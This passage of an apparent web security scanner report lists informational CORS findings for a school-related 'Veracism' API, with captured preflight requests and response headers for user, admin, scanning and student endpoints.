X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:43:48 GMT
```

7.10. https://sb-api.ismanila.org/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Users/efc8d3de-58f1-4436-9222-d05cfbd6045c HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:43:51 GMT
```

7.11. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky?
filename=MyPHOTO_2.jpg HTTP/2
Host: sb-api.ismanila.org
Accept: */*
```

```
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:12:18 GMT
```

7.12. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde?
filename=chart%20patterns.png HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:11 GMT
```

7.13. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/Verify/cid/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e?filename=test.pdf
HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
```

```
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:33 GMT
```

7.14. https://sb-api.ismanila.org/Veracism/api/Verify/log/asdasdasdasva

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/log/asdasdasdasva**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
GET /Veracism/api/Verify/log/asdasdasdasva HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:19:31 GMT

[]
```

7.15. https://sb-api.ismanila.org/Veracism/api/Verify/log/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/log/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
GET /Veracism/api/Verify/log/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:21 GMT

[]
```

7.16. https://sb-api.ismanila.org/Veracism/api/Verify/log/test

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/log/test**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
GET /Veracism/api/Verify/log/test HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:18:47 GMT

[]
```

7.17. https://sb-api.ismanila.org/Veracism/api/admin/audit

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/audit**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/admin/audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:59 GMT
```

7.18. https://sb-api.ismanila.org/Veracism/api/admin/clamav/logs

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/clamav/logs**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/admin/clamav/logs?logType=clamd&lines=20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
```

```
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:50 GMT
```

7.19. https://sb-api.ismanila.org/Veracism/api/admin/clamav/status

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/clamav/status**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/admin/clamav/status HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
```

```
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:50 GMT
```

7.20. https://sb-api.ismanila.org/Veracism/api/admin/dashboard/stats

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/dashboard/stats**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/admin/dashboard/stats HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:17 GMT
```

7.21. https://sb-api.ismanila.org/Veracism/api/admin/yara/rules

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/yara/rules**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/admin/yara/rules HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:41 GMT
```

7.22. https://sb-api.ismanila.org/Veracism/api/admin/yara/status

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**

Path: **/Veracism/api/admin/yara/status**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/admin/yara/status HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:23:41 GMT
```

7.23. https://sb-api.ismanila.org/Veracism/api/admin/yara/test

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/admin/yara/test**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/admin/yara/test HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: POST
```

```
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: POST
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:41 GMT
```

7.24. https://sb-api.ismanila.org/Veracism/api/apiclient

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/apiclient**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/apiclient HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:07:36 GMT
```

7.25. https://sb-api.ismanila.org/Veracism/api/apiclient/4

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/apiclient/4**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/apiclient/4 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: DELETE
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: DELETE
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:00 GMT
```

7.26. https://sb-api.ismanila.org/Veracism/api/scan/file-upload-config

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/scan/file-upload-config**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/scan/file-upload-config HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:07:46 GMT
```

7.27. https://sb-api.ismanila.org/Veracism/api/scan/scan-upload

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**

Path: **/Veracism/api/scan/scan-upload**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/scan/scan-upload HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: POST
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: POST
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:15:57 GMT
```

7.28. https://sb-api.ismanila.org/Veracism/api/students

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/students**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/students?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
```

```
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:51:08 GMT
```

7.29. https://sb-api.ismanila.org/Veracism/api/students/4

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/4**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/students/4 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: authorization,content-type
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,content-type
Access-Control-Allow-Methods: PUT
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:07:32 GMT
```

7.30. https://sb-api.ismanila.org/Veracism/api/students/6

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/students/6**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/students/6 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: authorization,content-type
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization,content-type
Access-Control-Allow-Methods: PUT
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:51:53 GMT
```

7.31. https://sb-api.ismanila.org/Veracism/api/tenant/dashboard/stats

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/tenant/dashboard/stats**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

Request 1

```
OPTIONS /Veracism/api/tenant/dashboard/stats HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
